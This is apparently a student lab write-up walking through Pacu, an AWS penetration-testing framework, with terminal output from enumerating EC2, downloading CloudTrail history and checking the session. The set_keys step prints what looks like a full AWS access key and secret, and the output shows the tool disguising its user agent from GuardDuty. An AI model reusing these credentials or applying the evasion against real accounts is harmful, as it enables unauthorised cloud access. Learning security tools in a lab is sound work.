  libfribidi0       libopenjp2-7    python3-arrow      python3-olefile      python3-toml
  libgav1-1         libraqm0         python3-babel      python3-pil          python3-typeshed
  libgraphite2-3    libravie0.8    python3-boto3      python3-policyuniverse python3-typing-extensions
  libharfbuzz0b     libsharpuyv0    python3-botocore    python3-pycognito
  libimagequant0    libsvtavenc2   python3-dsnap      python3-qrcode
  libjbig0          libtiff6         python3-envs       python3-s3transfer

Suggested packages:
  liblcms2-utils    python-sqlalchemy-doc  python3-aiosqlite      python3-pymssql
  python-arrow-doc   python3-asyncpg      python3-mariadb-connector python3-cx-oracle
  python-greenlet-dev python3-pg8000      python3-mysqldb       python3-oracledb
  python-greenlet-doc python3-psycopg2    python3-mysql.connector python3-sqlalchemy-utils-doc
  python-pil-doc     python3-psycopg2cffi  python3-pyodbc      python3-terminaltables3-doc

Summary:
  Upgrading: 0, Installing: 53, Removing: 0, Not Upgrading: 98
  Download size: 40.3 MB
  Space needed: 222 MB / 7221 MB available

Continue? [Y/n]
Get:1 http://kali.download/kali kali-rolling/main amd64 libabsl20240722 amd64 20240722.0-4 [492 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libaom3 amd64 3.13.1-2 [1906 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libdav1d7 amd64 1.5.2-1 [564 kB]
```

Pacu is an open source pentesting framework for the AWS cloud. The tool intends to aid in the assessment of AWS exploit and post-compromise potential by (for example) helping to simulate a breach and vet AWS services with a set of “compromised” keys used as the attacker. It includes modules for activities such as confirming permissions and performing privilege escalation scans. The tool attempts to address AWS penetration testing concerns within the information security community by providing methods for (relatively) easy/quick assessment of potential vulnerabilities and exploit potential issues, rather than compliance requirements. Pacu aggregates experience and research from AWS red team engagements and makes them available in the form of the previously mentioned modules, which improves efficiency and cuts time requirements for an assessment by a drastic amount (depending on the size of the environment/deployment).

Pacu set_keys

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
```

Other command info:	Run an AWS CLI command directly. Note: If Pacu detects "aws" as the first word of the command, the whole command will instead be run in a shell so that you can use the AWS CLI from within Pacu. Due to the command running in a shell, this enables you to pipe output where needed. An example would be to run an AWS CLI command and pipe it into "jq" to parse the data returned. Warning: The AWS CLI's authentication is not related to Pacu. Be careful to ensure that you are using the keys you want when using the AWS CLI. It is suggested to use AWS CLI profiles to solve this problem
aws <command>	
console/open_console	Generate a URL that will log the current user/role in to the AWS web console

```
Detected environment as one of Kali/Parrot/Pentoo Linux. Modifying user agent to hide that from GuardDuty...
User agent for this session set to:
Boto3/1.9.149 Python/3.7.0 Windows/10 BotoCore/1.12.168
Pacu (test:No Keys Set) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.
Key alias must be at least 2 characters

Key alias [None]: auditor
Access key ID [None]: AKIA6NDMIE4HDLQT3LVQ
Secret access key [None]: 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
Session token (Optional - for temp AWS keys only) [None]:
```

```
Keys saved to database.
```

```
Pacu (test:auditor) > █
```

Pacu ec2__enum

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
  systemsmanager__rce_ec2

Pacu (test:auditor) > help ec2__enum

ec2__enum written by Spencer Gietzen of Rhino Security Labs.

usage: pacu [--regions REGIONS] [--instances] [--security-groups] [--elastic-ips] [--public-ips]
             [--customer-gateways] [--dedicated-hosts] [--network-acls] [--nat-gateways] [--network-interfaces]
             [--route-tables] [--subnets] [--vpcs] [--vpc-endpoints] [--launch-templates]

The module is used to enumerate the following EC2 data from a set of regions on an AWS account: instances, security
groups, elastic IP addresses, VPN customer gateways, dedicated hosts, network ACLs, NAT gateways, network
interfaces, route tables, subnets, VPCs, and VPC endpoints. By default, all data will be enumerated, but if any
arguments are passed in indicating what data to enumerate, only that specific data will be enumerated.

options:
  --regions REGIONS      One or more (comma separated) AWS regions in the format "us-east-1". Defaults to all session
                        regions.
  --instances            Enumerate EC2 instances
  --security-groups     Enumerate EC2 security groups
  --elastic-ips          Enumerate EC2 elastic IP addresses
  --public-ips           Enumerate EC2 public IP addresses
  --customer-gateways   Enumerate EC2 VPN customer gateways
  --dedicated-hosts     Enumerate EC2 dedicated hosts
  --network-acls         Enumerate EC2 network ACLs
  --nat-gateways         Enumerate EC2 NAT gateways
  --network-interfaces  Enumerate EC2 network interfaces
  --route-tables         Enumerate EC2 route tables
  --subnets              Enumerate EC2 subnets
  --vpcs                Enumerate EC2 VPCs
  --vpc-endpoints        Enumerate EC2 VPC endpoints
  --launch-templates    Enumerate EC2 launch templates

Pacu (test:auditor) > 
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > run ec2__enum --regions us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum] 2 instance(s) found.
[ec2__enum] 6 security group(s) found.
[ec2__enum] 0 elastic IP address(es) found.
[ec2__enum] 2 public IP address(es) found and added to text file located at: ~/.local/share/pacu/test/downloads/ec2_
public_ips_test_us-east-1.txt
[ec2__enum] 0 VPN customer gateway(s) found.
[ec2__enum] 0 dedicated host(s) found.
[ec2__enum] 3 network ACL(s) found.
[ec2__enum] 0 NAT gateway(s) found.
[ec2__enum] 2 network interface(s) found.
[ec2__enum] 4 route table(s) found.
[ec2__enum] 8 subnet(s) found.
[ec2__enum] 3 VPC(s) found.
[ec2__enum] 0 VPC endpoint(s) found.
[ec2__enum] 0 launch template(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

Regions:
  us-east-1

  2 total instance(s) found.
  6 total security group(s) found.
  0 total elastic IP address(es) found.
  2 total public IP address(es) found.
  0 total VPN customer gateway(s) found.
  0 total dedicated hosts(s) found.
  3 total network ACL(s) found.
  0 total NAT gateway(s) found.
  2 total network interface(s) found.
  4 total route table(s) found.
  8 total subnet(s) found.
  3 total VPC(s) found.
  0 total VPC endpoint(s) found.
  0 total launch template(s) found.

Pacu (test:auditor) > 
```

Pacu data

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/ [0: clear] ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > data

Session data:
aws_keys: [
    <AWSKey: auditor>
]
id: 1
created: "2025-12-04 19:10:01.304697"
is_active: true
name: "test"
boto_user_agent: "Boto3/1.9.149 Python/3.7.0 Windows/10 BotoCore/1.12.168"
key_alias: "auditor"
access_key_id: "AKIA6NDMIE4HDLQT3LVQ"
secret_access_key: "*****" (Censored)
session_regions: [
    "all"
]
EC2: {
    "Instances": [
        {
            "Architecture": "x86_64",
            "BlockDeviceMappings": [
                {
                    "DeviceName": "/dev/xvda",
                    "Ebs": {
                        "AttachTime": "Thu, 20 Nov 2025 19:08:01",
                        "DeleteOnTermination": true,
                        "Status": "attached",
                        "VolumeId": "vol-00d2d43eaf09e5387"
                    }
                }
            ],
            "ClientToken": "0803f7db-b53b-4ec9-9eb5-3c2d3dc3e7c7",
            "EbsOptimized": true,
            "EnaSupport": true,
            "Hypervisor": "xen",
            "NetworkInterfaces": [
                {
                    "Association": {
                        "IpOwnerId": "amazon",
                        "PublicIp": "34.204.15.150"
                    },
                    "Attachment": {
                        "AttachTime": "Thu, 20 Nov 2025 19:08:00",
                        "AttachmentId": "eni-attach-04fdc0e877ea7aff3",
                        "DeleteOnTermination": true,
                        "Status": "attached"
                    },
                    "Groups": [
                        {
                            "GroupId": "sg-0c3d760bfaa9cdb13",
                            "GroupName": "kali-sg"
                        }
                    ],
                    "MacAddress": "0a:ff:fb:04:45:09",
                    "NetworkInterfaceId": "eni-0d80de5a9cf6330ad",
                    "OwnerId": "990216988430",
                    "PrivateIpAddress": "192.168.1.60",
                    "SubnetId": "subnet-00d2d43eaf09e5387"
                }
            ],
            "OwnerId": "990216988430",
            "PrivateIpAddress": "192.168.1.60",
            "PublicIp": "34.204.15.150",
            "Region": "us-east-1",
            "RootDeviceType": "ebs",
            "State": "running",
            "Type": "instance"
        }
    ]
}
```

Pacu cloudtrail __ download __ event __ history

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
[cloudtrail__download_event_history] Processing additional results...
[cloudtrail__download_event_history] Finished enumerating us-east-1
[cloudtrail__download_event_history] Events written to /home/kali/.local/share/pacu/test/downloads/cloudtrail_us-eas
t-1_event_history_1764876147.8808274.json
[cloudtrail__download_event_history] cloudtrail__download_event_history completed.

[cloudtrail__download_event_history] MODULE SUMMARY:
  18283 Event(s) found for us-east-1.

Pacu (test:auditor) > █
```

This downloads a [json](#) file containing CloudTrail event history. It took a while for the command to complete, possibly because I've built up a log of events after accidentally leaving the EC2 instances on once or twice.

Pacu whoami

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA6NDMIE4HDLQT3LVQ",
  "SecretAccessKey": "RzT9YVPPQ6LLHRxdNzii*****",
  "SessionToken": null,
  "KeyAlias": "auditor",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
```

This returns some information about the current `pacu` session. We can view the active access keys.